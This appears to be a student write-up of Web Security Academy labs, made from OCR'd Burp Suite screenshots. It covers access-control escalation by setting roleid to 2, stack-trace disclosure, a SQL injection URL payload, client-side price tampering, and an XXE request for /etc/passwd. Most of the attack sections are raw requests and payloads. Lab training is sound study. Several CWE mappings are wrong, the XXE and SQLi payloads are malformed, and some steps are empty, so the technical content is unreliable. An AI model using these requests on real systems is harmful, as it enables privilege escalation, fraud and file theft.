

Broken Access Control

Vulnerability name: Improper Access Control

CWE:CWE-284

Description: The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

Business Impact: There are different roles that are provided to different users and these roles are given to them according to the rank they are in or according to the things they are trusted with or the things they have to perform in order to work with the system. For example a person who has recently joined the system cannot have access to all the data and cant be given all the permission as this can lead to data breaches and also many other problems this type of vulnerability provides people with the access to the roles they cant have access to causing many problems.

Vulnerability Path:

<https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1:Login to the system by the given credentials

The screenshot shows a web browser window with the following details:

- Header:** The page title is "Academy" followed by a small red icon. To the right, there is a "Logout" button and a link "Back to lab description >".
- Top Right:** Navigation links "Home" and "My account" are visible.
- Section Title:** "Login" is displayed in blue text.
- Form Fields:** Two input fields are present:
 - Username:** The input field contains the value "wiener".
 - Password:** The input field contains the value ".....".
- Action Button:** A green button labeled "Log in" is located at the bottom left of the form area.

Step 2: Update your email address

The screenshot shows a web application interface. At the top left is the logo "AcademyCTF". To its right is a navigation bar with links for "HOME", "About", "Services", "Contact", and "Logout". Below the navigation is a link "Back to lab description >". A horizontal red line separates this from the main content area. In the main area, there's a "My Account" section with the heading "My Account". It displays the user's username as "wiener" and their current email as "wiener@normal-user.net". Below this is a form field labeled "Email" containing "wiener@nromal-user.net". A green button labeled "Update email" is positioned below the input field. At the bottom right of the main content area are links for "Home", "My account", and "Log out".

Step 3: before clicking on update mail make sure to intercept the http using the burp.



Step 4: Click on update option and then send the request received to the receiver

The screenshot shows a network traffic capture interface with the following details:

- Request Headers:**

```
1 POST /my-account/change-email HTTP/2
2 Host: Oace001203464055807ddb07008300e2.web-security-academy.net
3 Cookie: session=9uCBxgkE2Cx0sxdGcojAyCuGQSPnHg9
4 Content-Length: 34
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */
11 Origin: https://Oace001203464055807ddb07008300e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://Oace001203464055807ddb07008300e2.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
  "email":"wiener@normal-user.net"
}
```
- Inspector Panel:** Shows Request attributes (2), Request query parameters (0), Request cookies (1), and Request headers (19).
- Context Menu (Open over Request Body):** The menu is titled "Scan" and includes the following options:
 - Send to Intruder (Ctrl+I)
 - Send to Repeater** (Ctrl+R) - This option is highlighted.
 - Send to Sequencer
 - Send to Comparer
 - Send to Decoder
 - Send to Organizer (Ctrl+O)
 - Insert Collaborator payload
 - Request in browser >
 - Engagement tools [Pro version only] >
 - Change request method
 - Change body encoding
 - Copy (Ctrl+C)
 - Copy URL
 - Copy as curl command (bash)
 - Copy to file
 - Paste from file
 - Save item
 - Don't intercept requests >
 - Do intercept >
 - Convert selection >
 - URL-encode as you type
 - Cut (Ctrl+X)
 - Copy (Ctrl+C)
 - Paste (Ctrl+V)

Step 5: go to the repeater window and click on send response then make necessary changes to the code.

The screenshot shows a web proxy interface with two main sections: Request and Response. The Request section on the left contains a POST request to /my-account/change-email. The response section on the right shows a JSON object returned from the server. The JSON object includes fields for username, email, apikey, and roleid. The roleid field is explicitly set to 1.

Request

Pretty Raw Hex

```
1 POST /my-account/change-email
HTTP/2
2 Host: Oace001203464055807ddb07008300e2.we
b-security-academy.net
3 Cookie: session=9uCBxgkE2Cx0sxdGcojAyCuGQSPnHg9
4 Content-Length: 34
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.111
Safari/537.36
9 Content-Type:
text/plain;charset=UTF-8
10 Accept: /*
11 Origin:
https://Oace001203464055807ddb07008
300e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://Oace001203464055807ddb07008
300e2.web-security-academy.net/my-a
ccount?id=wiener
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
    "email": "wiener@nromal-user.net"
}
```

Response

Pretty Raw Hex

```
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json;
charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8     "username": "wiener",
9     "email": "wiener@nromal-user.net",
10    "apikey": "4BjHmmNm11MBF9AV8FXfxXSM01124wND",
11    "roleid": 1
12 }
```

Send Cancel < | > | Follow redirection Target: https://0ace001203464

Request		Response	
Pretty Raw Hex	Pretty Raw Hex		
<pre>1 POST /my-account/change-email HTTP/2 2 Host: 0ace001203464055807ddb07008300e2.we b-security-academy.net 3 Cookie: session= 9uCBxgkE2CxCOsxGcojAyCuGQSPnHg9 4 Content-Length: 47 5 Sec-Ch-Ua: 6 Sec-Ch-Ua-Platform: "" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36 9 Content-Type: text/plain; charset=UTF-8 10 Accept: /* 11 Origin: https://0ace001203464055807ddb07008 300e2.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0ace001203464055807ddb07008 300e2.web-security-academy.net/my-a ccount?id=wiener 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 19 { "email": "wiener@nromal-user.net", "roleid": 2 20 }</pre>	<pre>1 HTTP/2 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 126 6 7 { 8 "username": "wiener", 9 "email": "wiener@nromal-user.net", 10 "apikey": "4BjHmnNml1MBF9AV8FXfxXSM01124wND ", 11 "roleid": 2 12 }</pre>		

Step 6: reload the page and now with the given credentials you get admin access to the system which lets you view the users and delete them

Home | Admin panel | My account

Users

wiener - [Delete](#)

carlos - [Delete](#)

Cryptographic Failure

Vulnerability Name: Key Exchange without Entity Authentication

Description: The product performs a key exchange with an actor without verifying the identity of that actor.

Vulnerability Path:

<https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other organizations where their data is safe.

Step 1: After Selection of the item to be targeted we see on Burp the key of the value and send it to the repeater.

1 × +

Send Cancel < | > Target: https://0afe004504305c0480608a1900b30012

Request	Response
Pretty Raw Hex In	Pretty Raw Hex In
<pre> 1 GET /product?productId="Tanay" HTTP/2 2 Host: 0afe004504305c0480608a1900b30012.we b-security-academy.net 3 Cookie: session= yHXPXmAzaZvNUpIeVvkbdqRdiZhSVQ 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0afe004504305c0480608a1900b 30012.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 18 </pre>	<pre> 10 at lab.k.i.s.t.b.(Unknown Source) 11 at lab.k.i.s.k. lambda\$handleSubRequest\$0(Unknown Source) 12 at c.z.i.a.lambda\$null\$3(Unknown Source) 13 at c.z.i.a.x(Unknown Source) 14 at c.z.i.a. lambda\$uncheckedFunction\$4(Unknown Source) 15 at java.base/java.util.Optional.map (Optional.java:260) 16 at lab.k.i.s.k.N(Unknown Source) 17 at lab.server.o.g.w.c(Unknown Source) 18 at lab.k.i.n.T(Unknown Source) 19 at lab.k.i.n.c(Unknown Source) 20 at lab.server.o.g.j.v.A(Unknown Source) 21 at lab.server.o.g.j.f. lambda\$handle\$0(Unknown Source) 22 at lab.t.u.n.y.c(Unknown Source) 23 at lab.server.o.g.j.f.B(Unknown Source) 24 at lab.server.o.g.c.x(Unknown Source) 25 at c.z.i.a.lambda\$null\$3(Unknown Source) 26 at c.z.i.a.x(Unknown Source) 27 at c.z.i.a. lambda\$uncheckedFunction\$4(Unknown Source) 28 at lab.server.z.l.0(Unknown Source) 29 at lab.server.o.g.c.i(Unknown Source) 30 at lab.server.o.f.q.l(Unknown Source) 31 at lab.server.o.d.o(Unknown Source) 32 at lab.server.o.v.o(Unknown Source) 33 at lab.server.z_.P(Unknown Source) 34 at lab.server.z_.f(Unknown Source) 35 at lab.r.k.lambda\$consume\$0(Unknown Source) 36 at java.base/java.util.concurrent. ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136) 37 at java.base/java.util.concurrent. ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:635) 38 at java.base/java.lang.Thread.run(Thread.java:833) 39 40 Apache Struts 2.3.31 </pre>
?	?
Raw	Raw
<	<
→	→
Search...	Search...
0 highlights	0 highlights

Step 2: We make the required changes to the code and change the item id to get the name of the server it is working on.

Host Method URL Params Status

https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=18	✓	200
https://0afe004504305c0480608a1900b30012.w...	GET	/product		
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=1	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=10	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=11	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=12	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=13	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=14	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=15	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=16	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=17	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=18	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=19	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=2	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=20	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=3	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=4	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=5	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=6	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=7	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=8	✓	
https://0afe004504305c0480608a1900b30012.w...	GET	/product?productId=9	✓	
resources				
submitSolution				

Request

```
Pretty Raw Hex ↻ In 
1 GET /product?productId=18 HTTP/2
2 Host:
3   0afe004504305c0480608a1900b30012.w...
4   eb-security-academy.net
5   Cookie: session=yHXPXmAsaZBvNUpIeVvkbdqRdiZh9VQ
6   Sec-Ch-Ua:
7   Sec-Ch-Ua-Mobile: ?0
8   Sec-Ch-Ua-Platform: ""
9   Upgrade-Insecure-Requests: 1
10  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
```


Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Response

```
Pretty Raw Hex ↻ In 
1 HTTP/2 200 OK
2 Content-Type: text/html;
3 charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 4066
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.c...
```

Step 3:



re Projectors



Injection

Vulnerability Name: Improper Neutralization of special elements used in a command

CWE:CWE-77


Description: The product constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component.

Vulnerability Path:

<https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other **organizations where their data is safe.**


Step 1:We first observe that there are changes in the URL and conclude that the website is vulnerable to SQL injection.



Step 2:We make changes to the URL to get access to the products we should not have access to

 https://0a0c0ff04f8e2d380dd67ad00510033.web-security-academy.net/filter?category=%27%20or%201=--

Step 3: We get the required output



The screenshot shows a browser window for the 'Web Security Academy' website. The URL is https://0a0c0ff04f8e2d380dd67ad00510033.web-security-academy.net/filter?category=%27%20or%201=--. The page title is 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. A green button at the top right says 'LAB Solved' with a trophy icon. Below it, there's a message 'Congratulations, you solved the lab!' and buttons to 'Share your skills!' and 'Continue learning >'. The main content area features a logo 'WE LIKE TO SHOP' with a hanger icon. Below it, the query '1 or 1=--' is displayed. A search bar says 'Refine your search:' with categories 'All' (selected), 'Accessories', 'Corporate gifts', 'Gifts', and 'Lifestyle'. Four product cards are shown: 'The Bucket of Doom' (yellow bucket with warning signs), 'Conversation Controlling Lemon' (man with a lemon in his mouth), 'The Giant Enter Key' (large black key), and 'Giant Pillow Thing' (girl sitting on a large blue pillow). Each card includes a star rating and a 'View details' link.

Insecure Design

Name of Vulnerability: Trust Boundary Violation

CWE: CWE-501

Description: The product mixes trusted and untrusted data in the same data structure or structured message.

Business Impact: Flaws in security settings, configurations and hardening of different systems across the pipelines. Giving the hackers an opportunity to expand their footprints.

Vulnerability Path:

<https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1: open the website on burp and put on intercept.

Screenshot of a web browser showing a product catalog page and a Burp Suite proxy interface.

Product Catalog Page:

- Top Row:**
 - Conversation Controller Lemon: ★★★★☆ \$90.89
 - Zzzzzzz Bed - Your New Home Office: ★★★★★ \$65.61
 - Pest Control Umbrella: ★★★★★ \$59.84
 - Gym Suit: ★★★★★ \$72.90
- Middle Row:**
 - There Is No 'I' In Team: ★★★★★ \$79.75
 - High-End Gift Wrapping: ★★★★★ \$5.63
 - Cheshire Cat Grin: ★★★★★ \$80.96
 - The Lazy Dog: ★★★★★ \$57.51
- Bottom Row:**
 - Your Virtual Journey Starts Here: ★★★★★ \$72.21
 - Com-Tool: ★★★★★ \$88.31
 - Couple's Umbrella: ★★★★★ \$95.12
 - Six Pack Beer Belt: ★★★★★ \$49.13

Burp Suite Proxy:

- Request:**

```
1 GET /product?productId=6 HTTP/2
2 Host: 0a8a008b044b0f5880398a62005b0099.web-security-academy.net:443 [79.125.84.16]
3 Cookie: session=ePM1nB4vhCawmL1b2pCsd1t0VtBFBy
4 Sec-CH-Ua: "Not set"
5 Sec-CH-Ua-Platform: "Not set"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.111 Safari/537.36
8 Accept: */*
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.8
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Referer: https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net/
15 Accept-Charset: utf-8
16 Accept-Content-Type: application/x-www-form-urlencoded; charset=UTF-8
17
```
- Inspector:** Shows request attributes, query parameters, body parameters, cookies, and headers.

Step 2: Check the details of the product

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being viewed in the 'Raw' tab. The request is directed to `https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net:443`. The 'Inspector' tab is open, displaying sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The 'Request headers' section contains numerous entries, including:

```
1 POST /cart HTTP/2
2 Host: 0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
3 Cookie: session=uIMvjVxp4WE4qYla0EMG3fhx7lf6our
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net/product?productId=1&redirect=PRODUCT&quantity=1&price=133700
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 productId=1&redirect=PRODUCT&quantity=1&price=133700
```

Step 3:We add it to the scope

Burp Suite Community Edition v2023.9.3 - Temporary Project

Target

Host: https://0a400900450f6fb8344cdcc003100ba.web-security-academy.net

Method: GET

URL: /

Params: bHeader

Status code: 200

Length: 11054

Request attributes: 2

Request headers: 17

Response headers: 4

Response:

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=5Ruj7dKDC5z22LpGDz2hLlKVnF6WwCc3; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10858
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
```

Step 4: We check that it is not working

⚡ Excessive trust in client-side controls

<https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net/>

Web Security Academy

Excessive trust in client-side controls

LAB Not solved

Back to lab description »

Store credit: \$100.00

Home | My account | 1

Cart

Not enough store credit for this purchase

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	- 1 + Remove

Coupon:

Add coupon

Apply

Total: \$1337.00

Place order

Step 5: We reduce the price to required price after going to repeater

Burp Suite Community Edition v2023.9.3 - Temporary Project

Repeater

Target: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy....

Request

Pretty Raw Hex

Response

Pretty Raw Hex

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 4

Request cookies: 1

Request headers: 22

Ready

Step 6: Make required changes

Burp Suite Community Edition v2023.9.3 - Temporary Project

Repeater

Target: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy....

HTTP/2

Request

Pretty Raw Hex

1 POST /cart HTTP/2
2 Host: 0a0400900450f6fb8344cdcc003100ba.we
b-security-academy.net
3 Cookie: session=
uIMvjVxp4WE4qYla0EMG3fHx7lf6our
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin:
https://0a0400900450f6fb8344cdcc003
100ba.web-security-academy.net
11 Content-Type:
application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.111
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://0a0400900450f6fb8344cdcc003
100ba.web-security-academy.net/prod
uct?productId=1
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 productId=1&redir=PRODUCT&quantity=
1&price=1300

Response

Pretty Raw Hex

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 4

Request cookies 1

Request headers 22

Search... 0 highlights

Search... 0 highlights

Ready

Step 7: place the order

⚡ Excessive trust in client-side controls

<https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net/>

Web Security Academy

Excessive trust in client-side controls

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Store credit:
\$74.00

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	2

Total: \$26.00



Security Misconfiguration

Name of Vulnerability: Improper Restriction of Recursive entity references in DTDs

CWE: CWE-776

Description:The product uses XML documents and allows their structure to be defined with a Document Type Definition (DTD), but it does not properly control the number of recursive definitions of entities.

Business Impact:Hackers can get access to unauthorized access to the networks,systems and data,which can in turn cause monetary and reputation damage to your organization.

Vulnerability Path:

<https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1:open the website login and select the product whose data you want to display.

A screenshot of a web browser window showing a product page. The title bar says "Exploiting XXE using external ent..." and the URL is "https://0a8a008b044b0f5880398a62005b0099.web-security-academy.n...". The page displays a price of "\$5.63" and a large image of a bicycle that has been completely wrapped in colorful, multi-colored yarn or fabric. The bicycle is yellow with blue and red frame parts, and its wheels, handlebars, and seat are all covered in various patterns of pink, blue, yellow, and white. It is parked on a paved area in front of a stone building with windows.

Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Milan

Check stock

310 units

< Return to list

Step 2: go to burp and make required changes to the code

Burp Suite Community Edition v2023.9.3 - Temporary Project

Dashboard Target Intruder Repeater View Help

Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Request to https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser Comment this item HTTP/2 ?

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a8a008b044b0f5880398a62005b0099.web-security-academy.net
3 Cookie: session=oFM2bBJvhCmxNzLHbzpCsd18V81BFBy
4 Content-Length: 107
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net/product?productId=6
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [ <!ELEMENT xxe SYSTEM "file:///etc/passwd"> ]>
21 <stockCheck>
<productId>
<xxe>
</productId>
<storeId>
3
</storeId>
</stockCheck>
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Search... 0 highlights

Step 3: get the output

⚡ Exploiting XXE using external ent X +

← → C https://0a8a008b044b0f5880398a62005b0099.web-security-academy.n... 🔍 ☆ ⚙️ 🔍 🔍 🔍 🔍 🔍 🔍 🔍

\$5.05



Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Milan

Could not fetch stock levels!

< Return to list